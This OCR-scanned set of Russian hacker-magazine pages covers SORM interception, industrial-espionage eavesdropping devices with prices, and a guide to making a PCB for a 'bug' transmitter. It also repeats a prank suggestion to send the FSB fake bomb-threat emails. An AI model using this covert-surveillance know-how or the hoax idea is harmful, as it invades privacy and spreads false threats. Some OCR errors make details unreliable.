
Сопротивляться Железному Феликсу стал только один небольшой волгоградский провайдер "Баярд-Славия Коммуникейшнс". Руководители этой фирмы мотивировали свой отказ "защитой конституционных прав своих клиентов". Однако в реальности, по словам сотрудников ФСБ, у провайдера не было достаточно средств на покупку СОРМа и к тому же представился хороший повод для саморекламы. После долгих споров чекисты, не привлекая шума, пошли на попятную. С тех пор ФСБ не связывается с мелкими компаниями, однако практически все крупные фирмы-провайдеры сегодня подключены к СОРМу.

Единственный способ защитить свою информацию - это шифровать ее. Но чем? Большинство обитателей интернета для сокрытия от чужих глаз используют популярную криптографическую систему PGP. А зря... Неугомонные спецслужбы уже давно подмяли под себя всю криптоиндустрию. Продвинутые пользователи склонны больше доверять PGP версии 2.6.3i под DOS. В те времена, когда создавался этот релиз, ФБР еще не обратило свое внимание на данный продукт.

К тому же Федеральное агентство правительственной связи и информации (ФАПСИ), ведающее в нашей стране криптографией, периодически пытается ограничить использование неразрешенных шифровальных средств. Большой проблемой для российских спецслужб стала операционная система Windows 2000 компании Microsoft, в которую встроены средства стойкой криптографии. Перед выходом Windows 2000 ФАПСИ направило запрос в российское представительство Microsoft, и фирма (как объявлено, на время консультаций с ФАПСИ) исключила стойкие криптосредства из поставляемых в Россию копий Windows 2000. Однако все желающие могли скачать соответствующие средства через интернет, а компьютерные пираты, не имеющие обязательств перед ФАПСИ, свободно продают в России полный вариант Windows 2000.

У простого народа это вызвало бурю отрицательных эмоций, в ответ на что правительство заявило, что все отлично, никто ваши письма читать не будет, если вы не террорист, наркобарон или революционер. Однако обыватели в свою очередь говорят, что в стране, где сплошь и рядом коррупция, СОРМ будет служить интересам отдельных лиц, а не государству в целом. Спор был очень оживленным, но интернет и по сей день прослушивается. Особо впечатлительные граждане предлагают пакостить ФСБ, то есть писать письма типа: "Завтра взорвем Думу, подробности в аттаче". А само вложение шифровать всем, что есть под рукой. Естественно, текст вложения должен быть примерно такой: "Ну что, ламера, подобрали парольчик наконец!!! :)".

Продвинутые пользователи склонны больше доверять PGP версии 2.6.3i под DOS.



Content:

Woz3qK, ценные дополнения: Александр Шарахов мл. (sharahov@mosk.ru)

НАШИ УШКИ НА МАКУШКЕ

СРЕДСТВА ПРОМЫШЛЕННОГО ШПИОНАЖА

Владелец крупной формы. Большой штат сотрудников, все кропотливо работают над созданием чего-то нового, что принесет фирме колоссальную прибыль. Никто ничего не подозревает, а информацией уже завладел конкурент... и все потраченные деньги летят "в трубу".

INTRO

На каждом этапе разработки нового товара подключаются новые люди, пишутся новые документы, создаются опытные образцы продукции. Одновременно повышается вероятность утечки информации. Конкуренты не будут ограничиваться простым подслушиванием телефонных переговоров, установкой "радиожучков", дистанционным съемом информации с мониторов, ковырянием в мусоре под окнами офиса - они будут делать все это сразу (!) и даже подкупать и переманивать твоих работников. Конечно, злоумышленники, в отличие от спецслужб, пока не могут воспользоваться более дорогими и экзотическими приемами вроде направленного радиоизлучения, заставляющего "откликнуться" деталь в твоем домашнем кинотеатре (или другой технике), лазерного облучения оконных стекол помещения (а также любой другой плоской поверхности, практически незаметно колеблющейся под воздействием звука разговора) или космической разведкой. А ты задумывался над тем, что будет, если США узнает стратегически важные планы России? Неизвестно, во что это выльется... Средства шпионажа развиты, и в век нашей цифровой эры существует масса хитроумных вещиц, которые способствуют этому. В статье пойдет речь именно о таких приспособлениях.

НАШИ МАЛЕНЬКИЕ ПОМОЩНИКИ

Что с давних пор делали шпионы, чтобы выведать секреты? Нет, не поили объект водкой, пытаясь потом разобрать слова, которые произносит заплетающийся язык. Хотя на Руси это практикуется и сегодня :). Правильно, они подслушивали! Но в наше время уже не нужно стоять под дверью совещательной комнаты и напряженно прислушиваться: сразу заметят, скрутят и отведут в какое-нибудь темное место для разговора. К тому же непосредственное подслушивание возможно только на небольшом расстоянии из-за значительного затухания звуковой волны.

Сейчас для этого темного дела используются, например, такие достижения, как миниатюрные микрофоны и радиопередатчики. Их размеры малы настолько, чтобы спрятать девайсы в щель, под стол, тумбочку, в горшок с цветами на подоконнике, наконец. Занычить в дырках системного блока, монитора, замаскировать в светильнике, телефоне (телефон - уникальное место, сигнал будет четкий), компьютерной клавиатуре или мышке. Вариантов море. Такие передатчики заранее настраиваются на конкретную частоту, которую прослушивает злоумышленник. Но на современном рынке уже существуют и более сложные модели, которыми можно управлять дистанционно, изменяя частоту излучения, уровень мощности, с различными типами излучений (с накоплением информации, псевдослучайной сменой частот, шумоподобным сигналом), акустоавтоматами (сигнал передается только когда в помещении кто-то начинает говорить) и прочими наворотами.

Для того чтобы усложнить обнаружение обычных жуков, нехорошие изобретатели используют средства для скрытия их сигнала в спектре радио- и телевизионных станций. Неуправляемые закладки в случае автономного питания обычно имеют небольшой срок службы, так как в маленький корпус сложно засунуть приличный аккумулятор. Но есть выход! Твои недоброжелатели могут располагать устройства в розетках (в том числе в телефонных), в приборах, откуда можно черпать электроэнергию (например замаскировав устройство под конденсатор или микросхему), существуют даже "клопы" на солнечных батареях, использующие для

Вот такое прослушивающее устройство может работать до месяца в непрерывном режиме работы

подзарядки солнечный свет или свет лампы. Если разговор происходит за не очень толстой стеной, конкуренты, скорее всего, захотят воспользоваться специальным устройством – стетоскопом, который, оказывается, применяется не только в медицине. Для добывания информации тоже применяются подобные устройства (контактная площадка соединена с мембраной микрофона), но, увы, этот способ предоставит лишь малую дальность распространения речи (обычной громкости), к тому же она зависит от окружающего шума. По имеющейся на сайтах производителей информации, с помощью этих устройств возможно подслушивать разговоры сквозь стены максимальной толщины 50-70 см (усиление в 25 000 раз). Поэтому, если есть возможность, стенка сверлится и в нее устанавливается маленький микрофон. Также микрофонами можно пользоваться на улице. Особый интерес представляют направленные микрофоны, которые обеспечивают увеличение дальности подслушивания за счет особой конструкции. Ты видел, наверное, рекламу таких устройств: обычно заявленная дальность полкилометра и более. Но не верь рекламе! На шумных улицах города реальная дальность оценивается только десятками метров.

АЛЛО. ВАС К ТЕЛЕФОНУ, СЭР!

Современный телефон является достаточно сложным электронным прибором. Новые технологии, многофункциональные микросхемы непонятного назначения, возможности перепрограммирования сервисных функций - все это делает телефонный аппарат весьма уязвимым и превращает его в опасную игрушку в руках недоброжелателей. Не секрет, что даже без всяких доработок некоторые модели могут быть дистанционно переведены в режим прослушивания помещения (полицейские функции). А модульный принцип построения? Пока ты куришь, зашедшая в кабинет и купленная со всеми потрохами секретарша, совершив нехитрые действия, заменит обычные трубку или провод "go нее" на "заряженный" вариант. Кроме того, внутри телефона, как я уже говорил, можно прятать "жучки". А если злоумышленник подключился к телефонной линии (телефонная коробка, любой участок телефонного кабеля) и шпионское приспособление извещает его о каждом твоем слове? Что делать? Извечный вопрос. Выход, конечно же, есть. Три варианта выхода.

❶. Выкинуть этот телефон и принести из дома свой старенький, по которому разговаривал еще Ленин. Такие аппараты тоже имеют ряд недостатков вроде микрофонного эффекта и подверженности высокочастотному навязыванию. Если недруги прознают, что у тебя на работе стоит старенький телефон, то они могут подключить к телефонному кабелю высокочастотный генератор, а в результате взаимодействия на нелинейных элементах телефонного аппарата этого колебания и твоей речи произойдет модуляция высокочастотного колебания, которое может быть перехвачено приемником злоумышленника.

❼. На одном конце провода установить скремблер, реализующий инверсию спектра (он же маскиратор речи), который осуществляет поворот частотной полосы речевого сигнала вокруг некоторой точки, преобразовывая низкие частоты в более высокие и наоборот. Это достаточно старый и известный способ, поэтому опытным негодяям не составит труда расшифровать твой разговор. Более сложные скремблеры используют временное и частотное разделение информации. Для восстановления сообщения в этом случае используется дорогостоящая аппаратура. Аналоговое скремблирование сейчас успешно используется коммерческими структурами.

❽. Применить так называемые вокодеры. Этот вариант более современный, чем первый (цифровой век все же). Вокодеры служат для передачи речи в цифровой форме по обычному телефонному проводу, имеют несколько вариантов изменения скорости передачи, с ними речь прослушивается разборчиво и говорящего легко узнать. Конечно, существуют недостатки вроде не совсем удовлетворительной работы таких устройств в канале с большой величиной затухания сигнала и помех, но над решением этих проблем постоянно ведутся работы, изобретаются новые варианты помехоустойчивого кодирования, поэтому у этих систем большое будущее.

МОБИЛА – ДРУГ ЧЕЛОВЕКА

Мобильные телефоны завоевали огромную популярность. Это, безусловно, полезная и нужная вещь, но она может проявить совершенно другие качества - негативные для нас. Мобильный телефон - это маячок слежения и готовый радиопередатчик. Ты сам превращаешь себя в жертву шпионажа, притом платишь за это деньги. В случае с GSM-навигацией можно с точностью до нескольких метров определить твое местоположение и следить за маршрутом твоего передвижения. С одной стороны, это неплохо: родители без проблем следят за своим чадом (в странах ЕС очень активно используется), логисты - за передвижением машин с грузами, за персоналом. С другой стороны, это плохо: нехорошие элементы вычисляют тебя и прослушивают все разговоры, конечно же, если у них есть незаконопослушные друзья, работающие у нужного оператора мобильной связи. Представляешь, они будут слушать все твои разговоры! Наглость? Еще какая.

> Такие аппараты тоже имеют ряд недостатков вроде микрофонного эффекта и подверженности высокочастотному навязыванию.

С помощью такого брелка можно глушить сигнал жучков в радиусе 5-10 метров

Жучок в телефонной розетке

Эта умная вещица сводит на нет попытки прослушивать телефонную линию

»

Однако умные люди придумали программные скремблеры, которые ставятся на смартфон и работают незаметно. Конечно, для перехвата и расшифровки GSM-сигнала существуют специальные приборы, но и тут могут оказать помощь шифраторы. Кстати, если у тебя проблемы с законом, то никакой скремблер не поможет: научно-технический прогресс не стоит на месте, а у спецслужб есть "друзья" среди работников любого оператора сотовой связи.

ВИДЕОНАБЛЮДЕНИЕ

Наверное, все видели в интернете баннеры с красноречивыми названиями "Скрытая камера в женской раздевалке" и тому подобное? Действительно, на этих видео или фото зарабатывают немалые деньги. Миниатюрные беспроводные видеокамеры и цифровые фотоаппараты активно используются в шпионских целях. Учитывая перспективы миниатюризации и интеграции радиоэлектронных элементов, увеличения размеров карточек памяти, повышения разрешения, роста функциональных возможностей, можно прогнозировать цифровым видеокамерам и фотоаппаратам большое будущее. Уже сейчас нехорошие люди вроде кардеров пользуются преимуществами этих технологий, развешивая миниатюрные видеокамеры на банкоматах, чтобы подглядеть пин-код кредитной карты. Для скрытого наблюдения за очень "далекими" объектами они совмещаются со специальными трубами и телескопами, имеющими объективы с большим фокусным расстоянием и достаточно приличное приближение. Защищаться от скрытой видеокамеры так же легко, как и от подслушивающего устройства, поскольку существует масса детекторов видеокамер.

Миниатюрный детектор "насекомых"

> В теме "Оптика" был замечательный закон: "Падающий и отраженный лучи лежат в одной плоскости с нормалью к отражающей поверхности в точке падения.

ЛАЗЕРНОЕ ПОДСЛУШИВАНИЕ

Система лазерного прослушивания состоит из лазерного передатчика (в инфракрасном диапазоне, поэтому для посторонних лиц и людей внутри помещения луч невидим), оптического приемника и магнитофона для записи перехваченной информации. Суть метода проста до безобразия, и ее объясняли еще на уроках физики за 8-9 класс. В теме "Оптика" был замечательный закон: "Падающий и отраженный лучи лежат в одной плоскости с нормалью к отражающей поверхности в точке падения, и эта нормаль делит угол между лучами на две равные части". Направленный при помощи оптического прицела, лазерный луч попадает на поверхность стекла и, отразившись, попадает в приемник. Когда люди в помещении разговаривают, колебания воздуха передается и на стекло, заставляя его вибрировать в соответствии с амплитудой звуковой волны, что в свою очередь приводит к изменению вектора отраженного луча, в результате можно разобрать, о чем ведется разговор в помещении. К плюсам технологии можно отнести работу на значительном расстоянии (хотя высокий уровень внешних звуковых шумов существенно уменьшает дальность), отсутствие потребности в жучках в прослушиваемом помещении. Метод отличный, если бы не несколько "но". Чтобы начать прослушку, нужно найти отражение луча. На этом этапе могут возникнуть трудности: отклонение на один градус на расстоянии 500 метров от объекта чревато смещением отраженного луча на 8,5 м. А представь, что будет, если во время прослушивания кому-то вздумается приоткрыть окно?.. Все настраивать заново, и будешь искать отражение в радиусе 1-3 км. К тому же соотношение между стоимостью такой системы и затратой на эффективную защиту от них явно не в пользу этого метода добычи информации.

> Такие "насекомые" питаются кронами, пальчиковыми батареями или же батарейками от часов.

Детектирует скрытые видеокамеры и жучки

КОМПЬЮТЕР - ЭЛЕКТРОННЫЙ СЕЙФ?

Сегодня много важной информации хранится на компьютерах. Вероятнее всего, даже на криптованых дисках, например PGP, DriveCrypt. Укравший зашифрованный файл или целый диск должен знать пароль, а на его подбор даже при помощи современных компьютерных сетей могут уйти годы... Но есть ли смысл красть информацию, пытаться подобрать пароль, если с помощью специального оборудования получить картинку с ЭЛТ-монитора (на ЖК - не действует) на расстоянии десятков метров не составляет труда? Не зря же говорят, что мониторы испускают массу электромагнитных волн - при их помощи и можно получить картинку. Во избежание соответствующих неприятностей экранируй рабочее помещение своих сотрудников.

ЦЕНА ВОПРОСА

Цена примитивных устройств колеблется в пределах $50-200. Эти

устройства (особенно в низшей ценовой категории) транслируют сигнал в радиусе 150-400 метров, и их рабочая частота составляет от 88 МГц до 108 ГГц. Поймать их сигнал можно как на специальный приемник, так и на обычное радио. Такие "насекомые" питаются кронами, пальчиковыми батареями или же батарейками от часов. Живут от дня до месяца. Можно найти модели с питанием от телефонной линии или от сети (цена $50-80). Есть продвинутые устройства с голосовым управлением, которые экономят ресурс батареи и усложняют свое обнаружение. За миниатюрный передатчик, встраиваемый в фильтр сигареты, придется выложить $140, но он будет жить около 24 часов.

Модели высокой ценовой категории обладают соответствующими функциями. Например, передатчик с дистанционным управлением будет записывать разговоры (в это время отследить его невозможно), а потом по твоему сигналу (пульт ДУ) он передаст записанную информацию. Эта игрушка стоит $300.

Устройства, позволяющие передавать сигнал в не явном, а зашифрованном виде, будут стоить за $500. В комплект девайса включено устройство для дешифрации.

Наши народные умельцы придумали весьма оригинальный способ встраивания жучков - в мобильный телефон. Изюминка этого метода состоит в том, что во включенном состоянии "зажучкованный" аппарат кажется обычным телефоном GSM-стандарта. Ничего необычного. Стоит выключить его, и телефон превращается в прослушивающее устройство, способное улавливать речь в радиусе четырех метров. Теперь не нужно находиться в зоне действия жучка, чтобы получить сигнал, - достаточно позвонить на телефон (по номеру на SIM-карте), и телефон станет работать в режиме передатчика. Стоимость "кусается" - $590-700.

Приборы-антижучки полностью предотвращают прослушку в радиусе своего действия и обычно имеют небольшие габариты. Существуют модели, стилизованные под брелок, и отличить их от пульта управления сигнализацией машины очень сложно. Таскать прибор можно где угодно, а главное - он всегда при себе. Особое внимание уделено диапазонам частот 88-108, 109-120, 129-140, 398-446 МГц, так как их чаще всего используют прослушивающие устройства. Стоимость - около $100. Более сложные устройства обеспечивают больший радиус действия, но и цена увеличивается пропорционально дальности :).

Приборы для детектирования жучков стоят от $1000 до 3000. Для видеокамер - от $200.

Микрофоны-стетоскопы стоят от $150. Диаметр стены, которую они могут "преодолеть", составляет 0,6 м. (медицинский стетоскоп лично я покупал за 500 р., хороший, сингапурский - прим. Dr.Klouniz :)).

В рунете я случайно наткнулся на прибор с названием "Спецназ". По заверению разработчиков, прибор слышит и видит человека на расстоянии до 150 метров, работает по принципу микрофона высокой дальности. Стоит это отечественное устройство не много не мало $200.

Лазерные "микрофоны" - не детская игрушка. Это высокоточное оборудование стоимостью не менее $800. Конечно же, можно купить и за $100, но такие девайсы изготавливают в кустарных условиях и их качество значительно ниже. Защититься от лазерных микрофонов можно простым генератором случайных колебаний, который стоит $50. Главное - чтобы это был генератор СЛУЧАЙНЫХ колебаний, а виброзвонок от мобилы не подойдет - его колебания легко отсеять.

Лазерные "микрофоны" - не детская игрушка. Это высокоточное оборудование стоимостью не менее $800.

ВЫВОД

Полностью исключить все варианты скрытого наблюдения очень сложно. Нужно просчитывать ход соперника наперед, как в шахматах. Эксперты в этой области очень ценятся - и создающие вредоносные устройства, и те, кто детектируют их и предотвращают любые попытки вторжения в личную жизнь или бизнес.

Намного дешевле обзавестись всем спектром устройств для борьбы с электронными "насекомыми" ($500-1000), чем допускать утечку важной информации и платить большие деньги (от 500 у.е.) за поиск и выявление средств слежения. К примеру, полное обследование машины обойдется более чем в $3000, а квартиры - от $1000 в зависимости от площади и сложности работы...

ЖУРНАЛ О КОМПЬЮТЕРНОМ ЖЕЛЕЗЕ

от создателей Хакер

Теперь 160 страниц!

Дмитрий Коваленко aka Ingrem (ingrem@list.ru)

КУРС НАЧИНАЮЩЕГО ШПИОНА

ИЗГОТОВЛЕНИЕ ПЕЧАТНОЙ ПЛАТЫ В ДОМАШНИХ УСЛОВИЯХ

Человеку, ни разу не державшему в руках паяльник, пайка печатной платы кажется очень трудным делом. На самом деле все довольно просто – даже детишки в радиокружках осваивают премудрости пайки максимум за пару недель.

ПРИНЦИПИАЛЬНАЯ СХЕМА И РИСУНОК ПЕЧАТНОЙ ПЛАТЫ

Для начала ты должен четко определить для себя разницу между принципиальной схемой девайса и рисунком печатной платы. Для примера возьмем принципиальную схему простенького "жучка":


Взглянув на эту схему (взято с сайта cxem.net), профессионал сразу определит девайс и принцип его работы. Любитель же просто прикинет, какие детали понадобятся и сколько это будет стоить :).

Из этой схемы мы можем узнать характеристики деталей "жучка" (сопротивления резисторов, индуктивности катушек и т.п.) и способ соединения деталей. Но мы не можем сказать ничего о самих деталях. Непонятны их размеры и способ их расположения на плате, поэтому, кроме принципиальной схемы, для изготовления девайса потребуется еще и рисунок печатной платы. Обычно он состоит из двух частей. На одной обозначены отверстия для пайки деталей и дорожки, которые соединяют их; на другой – какие детали куда паять. Хотя иногда, если девайс не очень сложный, обе части рисунка совмещают. Обратимся к рисунку печатной платы того же жучка.

Рассмотрение этого рисунка показало, каких размеров должна быть плата нашего жучка, как на ней расположены дорожки и, главное, какие детали куда припаивать.

ВЫРЕЗАЕМ ПЕЧАТНУЮ ПЛАТУ И НАНОСИМ НА НЕЕ РИСУНОК

Имея рисунок печатной платы, можно приступать к ее изготовлению. Сейчас большинство плат делаются на листах фольгированного гетинакса, которые можно купить в любом магазине радиодеталей или на ближайшем радиорынке. Гетинакс – это твердый материал, не проводящий ток и почти не чувствительный к высоким температурам. А фольгированный гетинакс – это лист гетинакса, к которому с одной или двух сторон приклеены листы медной фольги. Соответственно, фольгированный гетинакс называют одно- или двусторонним. Именно из этой фольги методом "удаления лишнего" на плате формируются дорожки. Если гетинакс двусторонний, можно сделать дорожки с обеих сторон.



Одной электрической схемы мало, чтобы сделать плату

В первую очередь тебе нужно вырезать будущую плату из листа гетинакса. Обычно платы имеют прямоугольную форму, иногда с фигурными вырезами. Для вырезания платы подойдет обычный лобзик, которым режут фанеру на уроках труда в школе. Гетинакс режется им вполне прилично, и проблем с вырезами нет.

Затем нужно получить на листе фольгированного гетинакса четкий рисунок печатной платы, причем в масштабе 1:1 (рисунки печатных плат в журналах по электронике обычно печатают в масштабе 1:2, 1:4 или 1:8).

Так выглядит схема печатной платы

Как перенести его на фольгированный гетинакс? Если девайс не очень сложный, хорошо работает проверенный дедовский способ. Бумажку с рисунком печатной платы кладут поверх листа гетинакса и острым шилом прокалывают ключевые точки рисунка. Под "ключевыми точками" обычно имеются в виду отверстия для пайки (таким образом можно пометить для себя и какие-то другие места рисунка). Медная фольга, покрывающая гетинакс, довольно мягкая, поэтому шило, прокалывая бумагу, оставляет на ней заметные следы. Далее карандашом по этим следам "на глаз" наводятся отверстия для пайки и дорисовываются дорожки.

Шилом на плате отмечаются ключевые места

У новичка может возникнуть вопрос: "Почему рисунок печатной платы так важен? Почему нельзя натыкать детали на плату как попало и соединить их между собой по принципиальной схеме?" На практике часто имеет значение размещение деталей (не всякие детали можно паять рядом), длина дорожек и другие важные моменты, о которых новичок может и не догадываться. Именно поэтому при изготовлении печатной платы лучше пользоваться готовым (читай "уже проверенным кем-то") рисунком.

■ Если рисунка в масштабе 1:1 нет, берешь какой есть, сканируешь, увеличиваешь/уменьшаешь в необходимое количество раз, распечатываешь. Геморрой, конечно, но куда денешься.


■ Если тебе лень рисовать плату от руки, более оригинальный способ – так называемый термоперенос. Рисунок печатной платы сканируется, отражается зеркально (то есть так, чтобы "право" и "лево" поменялись местами), потом отпечатывается на лазерном принтере, естественно, в масштабе 1:1. Лист с отпечатанным рисунком платы кладется на зачищенный мелкой шкуркой фольгированный гетинакс. Класть следует "лицом вниз", то есть рисунком к фольге. Далее лист аккуратненько приглаживается горячим утюгом. Когда гетинакс остынет, бумага снимается или смывается напором теплой воды, а отпечатанный на ней рисунок остается прилипшим к плате. Этот способ позволяет получать на гетинаксе очень точные и красивые рисунки печатных плат и позже (химическим способом) - дорожки. Подробности технологии фотопереноса черпай по адресам **www.sterr.narod.ru/booster/plata.htm** и **www.qrz.ru/schemes/contribute/technology/plata4.shtml**.

СВЕРЛИМ ОТВЕРСТИЯ

■ После переноса рисунка на плату в ней нужно просверлить отверстия для пайки деталей. Сверлить можно чем угодно – от небольшой ручной дрели до специально изготовленного миниатюрного сверлильного станка.

Независимо от того, чем ты будешь сверлить, соблюдай три правила. Первое: следи за остротой сверл. Тупое сверло не просверлит, а просто продавит фольгу на гетинаксе и края отверстия получатся рваными, с заусенцами. Второе: выбирай сверло, диаметр которого чуть больше диаметра ножки детали. Обычно годятся сверла диаметром 0,8 мм, хотя может понадобиться сверло 1,0-1,2 мм (лучше иметь в запасе все).

И третье правило: когда сверлишь, следи, чтобы сверло стояло строго перпендикулярно к плате. В противном случае отверстия получатся не круглыми, а овальными, края будут неровными. Даже если все идеально, на краях просверленных отверстий могут быть заусенцы. Это не страшно: они легко снимаются мелкой наждачкой. После сверления отверстий обязательно зачистить наждачкой всю плату.



Инструменты для сверления отверстий могут быть самыми разными

■ Если сверла нужного диаметра нет, сделай его сам. Возьми швейную иголку подходящей толщины и отломай ее острие. Тупой огрызок, который останется, заточи мелким надфилем так, чтобы на конце получилось плоское острие (как в плоской отвертке). Такое самодельное сверло можно зажимать в патрон дрели и сверлить им, как обычным сверлом с резьбой. По личному опыту, сверлится неплохо :).

■ Вместо пластыря на ручку скальпеля можешь намотать толстый слой изоленты и потом нагреть ручку над плитой. Когда изолента слегка размякнет, крепко сожми ручку. Она горячая, и, скорее всего, тебе будет больно :), зато изолента выгнется по форме твоей ладони и у скальпеля получится идеальная ручка, специально "под тебя". Естественно, после того как ручка приобретет нужную форму, нужно дать ей остыть. Только не суй ее в холодную воду, не дуй на нее, а просто оставь спокойно полежать минут на пять.

НАРЕЗАЕМ ДОРОЖКИ

■ Итак, отверстия для пайки просверлены. Теперь нужно сделать дорожки на плате. Дорожки формируются из слоя медной фольги методом удаления лишнего. Удалять можно двумя способами: механическим и химическим.

Механический способ проще. Взять какой-то острый предмет и аккуратно срезать им лишнюю фольгу. Ни в коем случае не брать лезвие – останешься без пальцев! Лучше найти острый хирургический скальпель с небольшим лезвием и обмотать его ручку обычным медицинским пластырем (но не скотчем, иначе руки будут скользить).

Также можно использовать специальные технические скальпели, которые продаются в магазинах радиодеталей. Срезать лишнюю фольгу с платы нужно так. Сначала обвести острием скальпеля нужный участок, отделив его от остальной фольги разрезами. Затем подцепить край фольги и аккуратно снять обведенный участок: фольга, хоть и крепко приклеена к поверхности платы, при определенном воздействии все-таки отслаивается.

С первого раза может не получиться - не повод паниковать. Если в процессе вырезания лишнего на плате появятся участки фольги, которые не соприкасаются ни с одной дорожкой ("острова", лежащие отдельно от дорожек), можешь оставить их. Все равно они ни с чем не контачат и не повлияют на работу платы.

Вырезанные дорожки зачищаются мелкой наждачкой. Вот, собственно, и все нюансы. Механический способ »

Любая схема начинается с рисунка печатной платы.

Основа любой печатной платы - гетинакс. Это твердый материал, не проводящий ток и малочувствительный к высоким температурам.

Этим нарезают дорожки

имеет как достоинства, так и недостатки. Достоинства очевидны:

- Скорость изготовления платы. Если рисунок несложный, а у тебя есть некоторый опыт, то получается действительно быстро.
- Не нужно никаких специальных средств, кроме острого предмета и ровных рук.

Из недостатков можно назвать следующее:

- Если рисунок платы сложный и в нем много дорожек, каждую придется вырезать вручную (захекаешься).
- Плохо исправляются ошибки. Если случайно перерезал не там, где надо, ничего не сделаешь - придется припаивать проволочную перемычку, восстанавливая контакт.
- Дорожки часто получаются неровными, а сама плата - некрасивой (не суть, лишь бы работало).

Плата может получиться некрасивой, но это ерунда. Главное - чтобы работала

Сначала печатную плату прорисовывают, затем травят, чтобы отделить ненужное от нужного.

Раствор для травки ядовит, поэтому будь осторожен и отнесись к процессу с пониманием.

Все компоненты для процесса есть на радиорынках и в радиомагазинах. Адреса смотри в интернете.

ТРАВИМ ПЕЧАТНУЮ ПЛАТУ

Второй способ нанесения дорожек на плату - химический. Он не такой простой, как механический, и обычно используется в случае сложных рисунков платы.

Рисунок печатной платы наносится на фольгированный гетинакс нитрокраской. Затем нарисованная плата опускается в раствор хлорного железа, которое начисто выедает медную фольгу, остаются лишь закрашенные места, то есть рисунок платы. Гетинакс, на который наклеена фольга, естественно, тоже остается ;). Этот процесс называется травлением платы. Позже плату промывают водой, сушат и чем-нибудь счищают нитрокраску - остаются красивые медные дорожки.

ЧЕМ РИСОВАТЬ

Есть специальные маркеры, которыми можно нанести рисунок на плату перед травкой. Сие чудо техники продается в радиомагазинах - спрашивай, они там в курсе. Пользоваться очень просто: рисуешь плату, после травки стираешь ветошью и смываешь горячей водой. То, что не смылось, счищаешь мелкой наждачкой. Если во время рисования ошибся, стираешь лишнее спиртом. Просто и без геморроя.

